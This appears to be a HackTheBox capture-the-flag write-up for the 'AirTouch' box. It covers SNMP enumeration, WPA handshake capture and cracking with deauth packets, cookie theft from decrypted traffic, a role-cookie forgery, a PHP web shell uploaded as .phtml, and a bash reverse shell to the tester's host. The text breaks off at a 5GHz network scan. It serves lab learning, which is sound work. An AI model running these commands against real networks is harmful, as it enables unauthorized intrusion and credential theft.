 HackTheBox Linux Medium 1/22/2026
AirTouch
Overview
r4ulcl outdid himself by adding to the limited wifi box selection on HackTheBox. It gives us initial credentials only found through a UDP scan via snmpwalk to get a foothold onto the network. Once there we spy a network diagram giving us hints as to what access points to look for. We’re able capture a WPA handshake for the AirTouch-Internet AP and crack it, letting us on that network and stealing some session cookies by capturing the plain traffic over the network. This lets us upload a php file for remote code execution that allows us to escalate via finding the password of a privileged user. Once there we see hints of the next steps, with certs being provided to the AirTouch-Office network and credentials in a shell script. This gives us the hint that we have to setup an Evil Twin via hostapd using those certs to steal a NetNTLM hash to crack which gives us a user who has access to the network. Once there we use those remote credentials to login, find a credential in an /etc/hostapd file and escalate to root, giving us complete network control.
Inititial Recon
Scanning
nmap -vv -sCV -oA nmap/airtouch -Pn -T4 --min-rate 1000 -p- $IP
Increasing send delay for 10.129.45.141 from 0 to 5 due to 52 out of 129 dropped probes since last increase.
Increasing send delay for 10.129.45.141 from 5 to 10 due to 51 out of 127 dropped probes since last increase.
Nmap scan report for 10.129.45.141
Host is up, received user-set (0.068s latency).
Scanned at 2026-01-20 20:28:24 MST for 71s
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 bd:90:00:15:cf:4b:da:cb:c9:24:05:2b:01:ac:dc:3b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCt5/czuvlRZ0Ueo5rURjmvlJDipbg3G8orjGjxa9ZuqUM5ZfZPBFKcRFji0HgJc6bQFTXDEXStqG5yxtieKu4LxNWyvuFtFawpQn+4v1qaA5j6E85Zh8qeE993mf+Q/Ea5YfIsZ/otloBj5UsOER8Y+t0/oybf2vVsBc4/925ekSL6Gk3p9BQRs2s4/n33+nEfq2C+bP4F8JkoUZgTPCV8MMat+mAc5t3hxQlUbAe2taiM8+Km8CEFaQkGdZDIPRaeYqLmrmRnNLtaOrYpzsea98Pt/54QICcusk0nsT39cXsbM5mW8bFpeEwXu+w/KRvtRkSg3QRWypilddyUBgEpAU4FEn8ifL2rbNIJ/C4NPNs2O1FzNi+E6twdRz1/p6ln0in3Y5PRXo4Y3Ln/PlqI8V1BrC8zfq7PIPuC4X7Agdq2ktnracnsL8oOhfLRWwrHaPOX2tZGA3dtRs1BiJbU3IiQQOf3IPnnQDc1lgNvlrYz7tFwrIvaSvCJWVZfIE0=
|   256 6e:e2:44:70:3c:6b:00:57:16:66:2f:37:58:be:f5:c0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIFdougpfxwAEIWPEa46kK7yuwcialkBHhi6CR0aNOdjjNuPKkbc8GGATnt0vr5eEoc9lsYRRnBoyhoHZMd4oGw=
|   256 ad:d5:d5:f0:0b:af:b2:11:67:5b:07:5c:8e:85:76:76 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPp9qQHbtPkcaGbM4SnotIbktxIUaybHBXxDXKgyqYnK
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jan 20 20:29:35 2026 -- 1 IP address (1 host up) scanned in 71.54 seconds
Nothing obvious that we can do here, and SSH zero-days aren’t very common…so let’s go with a UDP scan.
sudo nmap -sU $IP --min-rate 5000
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-22 18:40 -0700
Nmap scan report for airtouch.htb (10.129.244.98)
Host is up (0.072s latency).
Not shown: 994 open|filtered udp ports (no-response)
PORT      STATE  SERVICE
161/udp   open   snmp
17185/udp closed wdbrpc
17424/udp closed unknown
17787/udp closed unknown
49157/udp closed unknown
50497/udp closed unknown
SNMP is open!
So let’s run snmpwalk
 snmpwalk -v2c -c public $IP
SNMPv2-MIB::sysDescr.0 = STRING: "The default consultant password is: Rx***************Z6D (change it after use it)"
SNMPv2-MIB::sysObjectID.0 = OID: NET-SNMP-MIB::netSnmpAgentOIDs.10
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (3536503) 9:49:25.03
SNMPv2-MIB::sysContact.0 = STRING: [email protected]
SNMPv2-MIB::sysName.0 = STRING: Consultant
SNMPv2-MIB::sysLocation.0 = STRING: "Consultant pc"
SNMPv2-MIB::sysORLastChange.0 = Timeticks: (0) 0:00:00.00
 <snip>
It looks like we have a default consultant password, so we can just try these creds for ssh. I’ll also add this ip to our /etc/hosts, so we can just type airtouch.htb
Foothold
Shell as Consultant
sshpass -p Rx***************Z6D ssh [email protected]
consultant@AirTouch-Consultant:~$ ls -la
total 4148
drwxr-xr-x 1 consultant consultant    4096 Jan 22 23:21 .
drwxr-xr-x 1 root       root          4096 Jan 13 14:55 ..
lrwxrwxrwx 1 consultant consultant       9 Mar 27  2024 .bash_history -> /dev/null
-rw-r--r-- 1 consultant consultant     220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 consultant consultant    3771 Feb 25  2020 .bashrc
drwx------ 2 consultant consultant    4096 Jan 22 15:53 .cache
-rw-r--r-- 1 consultant consultant     807 Feb 25  2020 .profile
drwx------ 2 consultant consultant    4096 Jan 22 22:26 .ssh
-rw-r--r-- 1 consultant consultant  131841 Mar 27  2024 diagram-net.png
-rw-r--r-- 1 consultant consultant  743523 Mar 27  2024 photo_2023-03-01_22-04-52.png
There’s two images we can take a look at which will be easier to tar them up and transfer them.
tar -cf pics.tar *.png

# On Local Machine
sshpass -p  Rx***************Z6D scp [email protected]:~/pics.tar ./ && tar xf pics.tar
Both are relatively the same.
Network Layout


Summarized A Router with three vlans:
- Consultant VLAN
- Consultant Laptop: 172.20.1.2
- Tablets VLAN
- SSID: AirTouch-Internet
- Tablet Manager: 192.168.3.0/24
- SSID: AirTouch-Internet
- Corp VLAN
- SSID: AirTouch-Office
- Corporate Computer : 10.10.10.0/24
- SSID: AirTouch-Office
So we likely are going to be playing with some wireless networks. Especially with the box’s logo.
Running the classic sudo -l actually reveals we have sudo privileges on this box.
Lateral Movement
consultant@AirTouch-Consultant:~$ sudo -l
Matching Defaults entries for consultant on AirTouch-Consultant:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User consultant may run the following commands on AirTouch-Consultant:
    (ALL) NOPASSWD: ALL
and ip a reveals 6 wireless network interfaces that we can use and we also have the aircrack and hostpad-eaphammer binaries are on the system, so we’re definitely doing some networking.
So we may as well try to scan for some networks. Which we’ll use airomon to set one wireless interface into monitor mode and airodump to actively get the traffic and since we’ll need sudo for this, let’s just sudo su -
sudo su -
airmon-ng start wlan6
Your kernel has module support but you don't have modprobe installed.
It is highly recommended to install modprobe (typically from kmod).
Your kernel has module support but you don't have modinfo installed.
It is highly recommended to install modinfo (typically from kmod).
Warning: driver detection without modinfo may yield inaccurate results.


PHY	Interface	Driver		Chipset

phy0	wlan0		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy1	wlan1		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy2	wlan2		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy3	wlan3		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy4	wlan4		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy5	wlan5		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211
phy6	wlan6		mac80211_hwsim	Software simulator of 802.11 radio(s) for mac80211

		(mac80211 monitor mode vif enabled for [phy6]wlan6 on [phy6]wlan6mon)
		(mac80211 station mode vif disabled for [phy6]wlan6)
This turns the interface into wlan6mon now, let’s see what we can find:
airodump-ng wlan6mon
Warning: Detected you are using a non-UNICODE terminal character encoding.

 CH  5 ][ Elapsed: 18 s ][ 2026-01-23 04:00

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 F0:9F:C2:A3:F1:A7  -28       12        0    0   6   54        CCMP   PSK  AirTouch-Internet
 1E:11:FA:A2:84:59  -28       12        0    0   6   54        CCMP   PSK  WIFI-JOHN
 CE:4B:91:DA:7F:17  -28       14        0    0   9   54   WPA2 CCMP   PSK  MiFibra-24-D4VY
 42:7D:F1:10:1D:0D  -28       30        0    0   3   54        CCMP   PSK  MOVISTAR_FG68
 72:6B:F9:EF:B4:3C  -28      198        0    0   1   54        TKIP   PSK  vodafoneFB6N

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   28:6C:07:12:EE:A1  -29    0 - 1      0        2         AirTouch-Office
BSSID - Basic Service Set Identifier (MAC)
ESSID - Extended Service Set Identifier (Wifi Network Name)
We see some BSSIDS, the main we should be targeting is the AirTouch-Internet, since that was in the network diagram. We don’t know the password to connect, but luckily we have the tool suite for that.
airodump-ng monitors everything, even handshakes between clients and access-points. So we just need a way to catch a handshake and then we can actually auth to the access point. This is where aireplay-ng comes in, which can send de-auth packets to force a disconnection and it will automatically try to reconnect and we can capture that. It won’t be the password, but it will be the hashes derived from the password.
We’ll restart airodump-ng with some fixtures in one terminal and then run aireplay-ng
airodump-ng wlan6mon -c 6 --essid AirTouch-Internet --output pcap -w airtouch-internet


aireplay-ng -a F0:9F:C2:A3:F1:A7 -0 1
airodump-ng wlan6mon -c 6 --essid AirTouch-Internet
And you should see something like this in the monitor terminal:
 CH  6 ][ Elapsed: 12 s ][ 2026-01-23 05:17 ][ WPA handshake: F0:9F:C2:A3:F1:A7

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 F0:9F:C2:A3:F1:A7  -29 100      173        6    0   6   54        CCMP   PSK  AirTouch-Internet
With the WPA handshake in the top right corner. We should then be able to see our pcap captured output and transfer that over to our box for cracking.
sshpass -p Rx***************Z6D scp [email protected]:~/airtouch-internet-01.cap ./

aircrack-ng airtouch-internet-01.cap -w /seclists/rockyou.txt
Reading packets, please wait...
Opening airtouch-internet-01.cap
Read 161 packets.

   #  BSSID              ESSID                     Encryption

   1  F0:9F:C2:A3:F1:A7  AirTouch-Internet         WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening airtouch-internet-01.cap
Read 161 packets.

1 potential targets

                               Aircrack-ng 1.7

      [00:00:01] 21737/10303726 keys tested (22172.54 k/s)

      Time left: 7 minutes, 43 seconds                           0.21%

                           KEY FOUND! [ c*******e ]


      Master Key     : D1 FF 70 2D CB 11 82 EE C9 E1 89 E1 69 35 55 A0
                       07 DC 1B 21 BE 35 8E 02 B8 75 74 49 7D CF 01 7E

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 6A 2E 12 6E 36 CB CA 33 2A C7 72 73 0F 4F 92 48
And our password is in brackets.
Now before we move forward, there’s another tool we can use airdecap-ng which will decrypt the packet capture if we have the passphrase, so we can see the unencrypted traffic, if it exists.
airdecap-ng -p c*******e airtouch-internet-01.cap -e AirTouch-Internet
Total number of stations seen            1
Total number of packets read           161
Total number of WEP data packets         0
Total number of WPA data packets        18
Number of plaintext data packets         0
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets        18
Number of bad TKIP (WPA) packets         0
Number of bad CCMP (WPA) packets         0
We have 18 WPA packets and we’ll have a new decoded pcap file we can take a look at.
tcpdump -r airtouch-internet-01-dec.cap
reading from file airtouch-internet-01-dec.cap, link-type EN10MB (Ethernet), snapshot length 65535
22:46:28.629283 IP6 fe80::2a6c:7ff:fefe:a322 > ff02::16: HBH ICMP6, multicast listener report v2, 1 group record(s), length 28
22:46:29.153123 IP6 fe80::2a6c:7ff:fefe:a322 > ff02::16: HBH ICMP6, multicast listener report v2, 1 group record(s), length 28
22:46:30.326179 IP 0.0.0.0.bootpc > 255.255.255.255.bootps: BOOTP/DHCP, Request from 28:6c:07:fe:a3:22 (oui Unknown), length 300
22:46:30.331299 IP 192.168.3.1.bootps > 192.168.3.74.bootpc: BOOTP/DHCP, Reply, length 301
22:46:35.392739 ARP, Request who-has 192.168.3.74 tell 192.168.3.1, length 28
22:46:35.392739 ARP, Reply 192.168.3.74 is-at 28:6c:07:fe:a3:22 (oui Unknown), length 28
22:46:40.315427 IP 192.168.3.74.54664 > 192.168.3.1.http: Flags [S], seq 3782974799, win 64240, options [mss 1460,sackOK,TS val 2801410307 ecr 0,nop,wscale 7], length 0
22:46:40.315427 IP 192.168.3.1.http > 192.168.3.74.54664: Flags [S.], seq 2632610113, ack 3782974800, win 65160, options [mss 1460,sackOK,TS val 2300419261 ecr 2801410307,nop,wscale 7], length 0
22:46:40.315427 IP 192.168.3.74.54664 > 192.168.3.1.http: Flags [.], ack 1, win 502, options [nop,nop,TS val 2801410308 ecr 2300419261], length 0
22:46:40.315427 IP 192.168.3.74.54664 > 192.168.3.1.http: Flags [P.], seq 1:144, ack 1, win 502, options [nop,nop,TS val 2801410308 ecr 2300419261], length 143: HTTP: GET /lab.php HTTP/1.1
22:46:40.316451 IP 192.168.3.1.http > 192.168.3.74.54664: Flags [.], ack 144, win 508, options [nop,nop,TS val 2300419261 ecr 2801410308], length 0
22:46:40.316451 IP 192.168.3.1.http > 192.168.3.74.54664: Flags [P.], seq 1:606, ack 144, win 508, options [nop,nop,TS val 2300419262 ecr 2801410308], length 605: HTTP: HTTP/1.1 200 OK
22:46:40.316451 IP 192.168.3.74.54664 > 192.168.3.1.http: Flags [.], ack 606, win 501, options [nop,nop,TS val 2801410309 ecr 2300419262], length 0
22:46:40.318499 IP 192.168.3.74.54664 > 192.168.3.1.http: Flags [F.], seq 144, ack 606, win 501, options [nop,nop,TS val 2801410311 ecr 2300419262], length 0
22:46:40.318499 IP 192.168.3.1.http > 192.168.3.74.54664: Flags [F.], seq 606, ack 145, win 508, options [nop,nop,TS val 2300419264 ecr 2801410311], length 0
22:46:40.318499 IP 192.168.3.74.54664 > 192.168.3.1.http: Flags [.], ack 607, win 501, options [nop,nop,TS val 2801410311 ecr 2300419264], length 0
22:46:45.377379 ARP, Request who-has 192.168.3.1 tell 192.168.3.74, length 28
22:46:45.377379 ARP, Reply 192.168.3.1 is-at f0:9f:c2:a3:f1:a7 (oui Unknown), length 28
There’s some web requests to lab.php and we can actually grab some of this stuff out with tshark
tshark -r airtouch-internet-01-dec.cap -Y 'http.request || http.response' -T fields -e http.response -e http.cookie -e text
	PHPSESSID=orgkbrob122ot41ku6dv2ber9g; UserRole=user	Timestamps,GET /lab.php HTTP/1.1\\r\\n,\\r\\n
True		Timestamps,HTTP/1.1 200 OK\\r\\n,\\r\\n,\\n,\\n,<!DOCTYPE html>\\n,<html>\\n,\\n,<head>\\n,    <title>WiFi Router Configuration</title>\\n,    <link rel="stylesheet" href="style.css">\\n,</head>\\n,\\n,<body>\\n,\\n,Welcome manager<br><br><br><br>\\n,Congratulation! You have logged into password protected page. <a href="index.php">Click here</a> to go to index.php to get the flag. \\n,\\n,</body>\\n,\\n,</html>
We get some cookies: PHPSESSID, UserRole and the http responses which shows it’s a WiFi Router config page. This is good information for later.
Let’s try and connect to this access point now since we have the passphrase and see if we can visit the webpage.
cat << EOF > airtouch.internet
network={
    ssid="AirTouch-Internet"
    psk="challenge"
}
EOF

sudo wpa_supplicant -B -i wlan4 -c airtouch.internet
sudo dhclient wlan4 # to request an IP Address
wpa_supplicant is the main wireless tool used in linux systems and even used in the background by
Network Managera good guide is here
We should have an ip now.
ip a show wlan4
11: wlan4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 02:00:00:00:04:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.3.8/24 brd 192.168.3.255 scope global dynamic wlan4
       valid_lft 86340sec preferred_lft 86340sec
    inet6 fe80::ff:fe00:400/64 scope link
       valid_lft forever preferred_lft forever
And we could port-foward with ssh to view the webpage, but I’m going to keep this purely CLI.
curl http://192.168.3.1 -L


<!DOCTYPE html>
<html>

<head>
  <title>WiFi Router Configuration</title>
  <link rel="stylesheet" href="style.css">
</head>

<body>


<div class="content">
  <h3>PSK Router Login</h3>
  <form action="" method="post" name="Login_Form">
    <table width="400" border="0" align="center" cellpadding="5" cellspacing="1" class="Table">
            <tr>
        <td colspan="2" align="left" valign="top">
          <h3>Login</h3>
        </td>
      </tr>
      <tr>
        <td align="right" valign="top">Username</td>
        <td><input name="Username" type="text" class="Input"></td>
      </tr>
      <tr>
        <td align="right">Password</td>
        <td><input name="Password" type="password" class="Input"></td>
      </tr>
      <tr>
        <td> </td>
        <td><input name="Submit" type="submit" value="Login" class="Button3"></td>
      </tr>
    </table>
  </form>
      </div>
</body>
That gives us the login page, but we don’t want that. But luckily we still have the cookies from earlier.
curl -b 'PHPSESSID=orgkbrob122ot41ku6dv2ber9g; UserRole=user' http://192.168.3.1

<!DOCTYPE html>
<html>

<head>
    <title>WiFi Router Configuration</title>
    <link rel="stylesheet" href="style.css">
</head>

<body>


    <script>
        const editNetworkNameBtn = document.getElementById('edit-network-name');
        const editPasswordBtn = document.getElementById('edit-password');
        const editSecurityModeBtn = document.getElementById('edit-security-mode');

        document.getElementById("network-name").value = "wifi-name";

        editNetworkNameBtn.addEventListener('click', () => {
            const networkNameInput = document.getElementById('network-name');
            networkNameInput.disabled = !networkNameInput.disabled;
            // Optionally, enable and show an update button
        });

        // Similar logic for other edit buttons

        // Implement validation and update logic using JavaScript and appropriate security measures

    </script>

    <div class="menu">
        <h3>Hello, manager (user)!</h3>        <h2>WiFi Settings</h2>
        <ul>
            <li>
                <a href="#">Network Name</a>
                <div class="network-name-options">
                    <input type="text" id="network-name" value="wifi-mobiles" disabled>
                    <span class="info">Current: <span id="current-network-name"></span></span>
                    <button type="button" id="edit-network-name" disabled>Edit</button>
                </div>
            </li>
            <li>
                <a href="#">Password</a>
                <div class="password-options">
                    <input type="password" id="password" value="********" disabled>
                    <span class="info">Hidden for security</span>
                    <button type="button" id="edit-password" disabled>Edit</button>
                </div>
            </li>
            <li>
                <a href="#">Security Mode</a>
                <div class="security-mode-options">
                    <select id="security-mode" disabled>
                        <option value="WPA2-PSK">WPA2-PSK</option>
                        <option value="WPA-PSK">WPA-PSK</option>
                    </select>
                    <span class="info">Current: <span id="current-security-mode"></span></span>
                    <button type="button" id="edit-security-mode" disabled>Edit</button>
                </div>
            </li>
        </ul>

    </div>
    <div class="content">


    </div>
    <script src="script.js"></script>

    <!-- Button to logout -->
    <div style="text-align:center;">
        <button style="width: 20%;align-items: center;" type="button" id="logout-button">Logout</button>
    </div>

    <script>
        // Add event listener to the logout button
        document.getElementById("logout-button").addEventListener("click", function () {
            // Redirect to logout.php upon clicking the button
            window.location.href = "logout.phtml";
        });
    </script>


</body>
Now there’s nothing fancy there for us, but we can edit our UserRole from user -> admin and see if that changes anything. This would be a classic Insecure Direct Object Reference or IDOR.
curl -b 'PHPSESSID=orgkbrob122ot41ku6dv2ber9g; UserRole=admin' http://192.168.3.1

<snip>

    </div>
    <div class="content">
        <form action="index.php" method="post" enctype="multipart/form-data"><label for="file">Upload Configuration File:</label><input type="file" name="fileToUpload" id="fileToUpload"><input type="submit" value="Upload File" name="submit"></form>

</snip>
We get the ability to upload! Because it’s a PHP page, naturally we should try php files.
echo '<?php system($_REQUEST[0]); ?>' > shell.php


curl -b 'PHPSESSID=orgkbrob122ot41ku6dv2ber9g; UserRole=admin' -F '[email protected];filename=shell.php' http://192.168.3.1
<snip>
    </div>
    <div class="content">
        <form action="index.php" method="post" enctype="multipart/form-data"><label for="file">Upload Configuration File:</label><input type="file" name="fileToUpload" id="fileToUpload"><input type="submit" value="Upload File" name="submit"></form>
        Sorry, PHP and HTML files are not allowed.Sorry, your file was not uploaded.
    </div>

</snip>
PHP doesn’t work, but we did already see a .phtml extension being used, so let’s try that. A classic upload bypass of blacklisted extensions.
curl -b 'PHPSESSID=orgkbrob122ot41ku6dv2ber9g; UserRole=admin' -F '[email protected];filename=shell.phtml' http://192.168.3.1
<snip>

    </div>
    <div class="content">
        <form action="index.php" method="post" enctype="multipart/form-data"><label for="file">Upload Configuration File:</label><input type="file" name="fileToUpload" id="fileToUpload"><input type="submit" value="Upload File" name="submit"></form>
        The file shell.phtml has been uploaded to folder uploads/
    </div>

</snip>
That’s a success! So let’s try this.
curl http://192.168.3.1/uploads/shell.phtml?0=ls
a.phtml
shell.phtml
And we have command execution, so let’s move to a reverse shell, set up a listener and send the command
curl "http://192.168.3.1/uploads/shell.phtml?0=bash+-c+'bash+-i+>%26+/dev/tcp/192.168.3.8/9001+0>%261'"
Shell as www-data on AirTouch-AP-PSK
Once we’re on the system, we’ll just check the login.php since we don’t see any database files for credentials.
www-data@AirTouch-AP-PSK:/var/www/html/uploads$ head -20 ../login.php
head -20 ../login.php
<?php session_start(); /* Starts the session */

// Check if user is already logged in
if (isset($_SESSION['UserData']['Username'])) {
  header("Location:index.php"); // Redirect to index.php
  exit; // Make sure to exit after redirection
}

session_start();


if (isset($_POST['Submit'])) {
  /* Define username, associated password, and user attribute array */
  $logins = array(
    /*'user' => array('password' => 'J*****************y', 'role' => 'admin'),*/
    'manager' => array('password' => '2*****************4', 'role' => 'user')
  );
And there’s a user and manager password.
The box has ssh and a user…named user.
ss -tulpn
Netid  State   Recv-Q  Send-Q   Local Address:Port   Peer Address:Port Process
udp    UNCONN  0       0              0.0.0.0:53          0.0.0.0:*
udp    UNCONN  0       0              0.0.0.0:67          0.0.0.0:*
udp    UNCONN  0       0                 [::]:53             [::]:*
tcp    LISTEN  0       32             0.0.0.0:53          0.0.0.0:*
tcp    LISTEN  0       128            0.0.0.0:22          0.0.0.0:*
tcp    LISTEN  0       511                  *:80                *:*
tcp    LISTEN  0       32                [::]:53             [::]:*
tcp    LISTEN  0       128               [::]:22             [::]:*

grep 'sh$' /etc/passwd
root:x:0:0:root:/root:/bin/bash
user:x:1000:1000::/home/user:/bin/bash
We might be able to ssh with the user
Shell as user on AirTouch-AP-PSK
root@AirTouch-Consultant:~# ssh [email protected]
<snip>
user@AirTouch-AP-PSK:~$ sudo -l
Matching Defaults entries for user on AirTouch-AP-PSK:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on AirTouch-AP-PSK:
    (ALL) NOPASSWD: ALL

root@AirTouch-AP-PSK:~# ls -l
total 24
drwxr-xr-x 2 root root 4096 Mar 27  2024 certs-backup
-rwxr-xr-x 1 root root    0 Mar 27  2024 cronAPs.sh
drwxr-xr-x 1 root root 4096 Jan 23 03:57 psk
-rw-r--r-- 1 root root  364 Nov 24  2024 send_certs.sh
-rwxr-xr-x 1 root root 1963 Mar 27  2024 start.sh
-rw-r----- 1 root 1001   33 Jan 23 03:57 user.txt
-rw-r--r-- 1 root root  319 Mar 27  2024 wlan_config_aps
Now there’s two interesting things in the root folder.
send_certs.sh
#!/bin/bash

# DO NOT COPY
# Script to sync certs-backup folder to AirTouch-office.

# Define variables
REMOTE_USER="remote"
REMOTE_PASSWORD="x******************G"
REMOTE_PATH="~/certs-backup/"
LOCAL_FOLDER="/root/certs-backup/"

# Use sshpass to send the folder via SCP
sshpass -p "$REMOTE_PASSWORD" scp -r "$LOCAL_FOLDER" "$REMOTE_USER@10.10.10.1:$REMOTE_PATH"
And the certs-backup
ls -la certs-backup
total 40
drwxr-xr-x 2 root root 4096 Mar 27  2024 .
drwx------ 1 root root 4096 Jan 23 03:57 ..
-rw-r--r-- 1 root root 1124 Mar 27  2024 ca.conf
-rw-r--r-- 1 root root 1712 Mar 27  2024 ca.crt
-rw-r--r-- 1 root root 1111 Mar 27  2024 server.conf
-rw-r--r-- 1 root root 1493 Mar 27  2024 server.crt
-rw-r--r-- 1 root root 1033 Mar 27  2024 server.csr
-rw-r--r-- 1 root root  168 Mar 27  2024 server.ext
-rw-r--r-- 1 root root 1704 Mar 27  2024 server.key
So we have creds for the access point of the corp-vlan access-point since it’s on 10.10.10.1 and we have some certs that it uses. Which if you see certs like this it’s highly indicative of EAP which primarily for WPA2-Enterprise /WPA3-Enterprise and RADIUS servers.
So what do we do now?
Exploring the 5GHz Band
I was personally lost here because I had an idea, but I wasn’t sure, until I learned that airodump doesn’t do 2.4GHz and 5GHz networks by default. You have to specify it.
So package up the certs and send them back our consultant box.
Let’s do airodump again and specify our band…
airodump-ng --band a wlan6mon
Warning: Detected you are using a non-UNICODE terminal character encoding.

 CH 60 ][ Elapsed: 1 min ][ 2026-01-23 06:53

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 AC:8B:A9:F3:A1:13  -28       49        3    0  44   54e  WPA2 CCMP   MGT  AirTouch-Office
